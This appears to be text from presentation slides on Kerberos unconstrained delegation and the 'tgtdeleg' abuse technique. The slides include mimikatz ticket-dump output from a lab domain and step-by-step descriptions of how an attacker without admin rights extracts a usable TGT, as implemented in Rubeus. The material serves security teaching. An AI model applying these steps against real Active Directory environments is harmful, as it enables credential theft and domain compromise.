
- With unconstrained delegation, a copy of the user's TGT is requested and then forwarded
- Why is this necessary? Couldn't the original TGT be forwarded instead?
- Answer → Technically yes, but:
 - A TGT is only "usable" with the corresponding session key
 - The session key is bound to a client (via encryption)
 - Sharing the user's session key would violate separation
 - Instead, a copy of the TGT with a new session key is created
 - The new session key is intended for the target service
 - This way, the TGT copy is traceable, its usage can be logged and audited

User/ID
TGS Name/ID (krbtgt)
Timestamp
Authorization Data
Lifetime
TGS Session Key

krbtgt long-term key

Copied TGT – Session Key Details

- The session key is delivered by the KDC along the actual TGT (in Wireshark "enc-part")
- By decrypting all Kerberos communication, we can see which key is used where




Copied TGT - Results

- As a result, the client now has 2 TGTs in cache
- The original TGT, for usage by the client
- The copy of the TGT, for usage with delegation

```
mimikatz # sekurlsa::tickets
[CUT]
[0000000]
  Service Name (02): krbtgt; CHILD.TESTLAB.LOCAL; @ CHILD.TESTLAB.LOCAL
 Client Name (01): tmassie; @ CHILD.TESTLAB.LOCAL ( $$Delegation Ticket$$)
 Flags 60a10000 : name canonicalize ; pre authent ; renewable ; forwarded ; forwardable
  Session Key : 0x0000012 - aes256 \text{ hmac}
     124528d0f5e6b309c9c978d18b962e9797901a36429477c1a42b215e8628afe6
[0000001]
  Service Name (02): krbtqt; CHILD.TESTLAB.LOCAL; @ CHILD.TESTLAB.LOCAL
 Client Name (01): tmassie ; @ CHILD.TESTLAB.LOCAL ( CHILD.TESTLAB.LOCAL )
                   : name canonicalize ; pre authent ; initial ; renewable ; forwardable
 Flags 40e10000
  Session Kev
                   : 0x00000012 - aes256 hmac
    0f66f91ba6f2b49acd85143fe6822aa2f3f2d802a363b77e6c19f460bdf05497
```

Session Key Accessibility

- Session keys are either associated with a TGT or an ST
- Session keys associated with a TGT:
 - are used to securely communicate with the KDC
 - are handled by the underlying authorization system of Windows (LSASS)
 - Are not accessible for a non-admin user
- Session keys associated with an ST:
 - Are used to securely communicate with a target service
 - Are handled/exposed in the security context of the application that uses the ST
 - Are *accessible* for a non-admin user



TGT Copy for Delegation – Abuse

■ The previously described mechanism to request a copy of a user's TGT is valuable for attackers

Attacker's situation:

- Can run code in a user's context (e.g. via malware implant)
- Does not know the user's password
- Can request tickets (both TGT and ST) in the name of the user
- Would like to extract the user's TGT → requires local admin privileges

Abuse

- 1. From the user's session, the attacker requests a service ticket for CIFS on a DC
- 2. The KDC checks whether the target (CIFS on DC) supports delegation
- 3. DCs are configured for unconstrained delegation by default \rightarrow a copy of the user's TGT is requested
- 4. The KDC returns the TGT copy (including session key) to the user
- 5. This TGT and it's associated session key can now be extracted and used by the attacker

TGT Copy for Delegation – Abuse with Rubeus


- The previously described attack is built into several attack tools
- In Rubeus, it's called tgtdeleg

See: https://github.com/GhostPack/Rubeus?tab=readme-ov-file#tgtdeleg)


- Enables acquiring a usable* TGT from within a user's session without local admin privileges
- Working principle:
 - 1. Rubeus requests a service ticket for CIFS on DC (by default)
 - 2. DC is configured for unconstrained delegation
 - 3. Client requests a TGT copy
 - 4. Client prepares the AP-REQ data structure which includes TGT copy inside its authenticator
 - 5. Rubeus extracts the TGT copy from within the authenticator
 - 6. The actual AP-REQ is not sent

^{*} Ticket + associated session key

TGT Copy for Delegation – Abuse Details cont.



1) Client requests a TGT (this only happens if no TGT is in memory yet)



TGT Copy for Delegation – Abuse Details cont.

The previously requested TGT copy can now be used from anywhere (e.g. the attacker's machine) to request additional tickets:

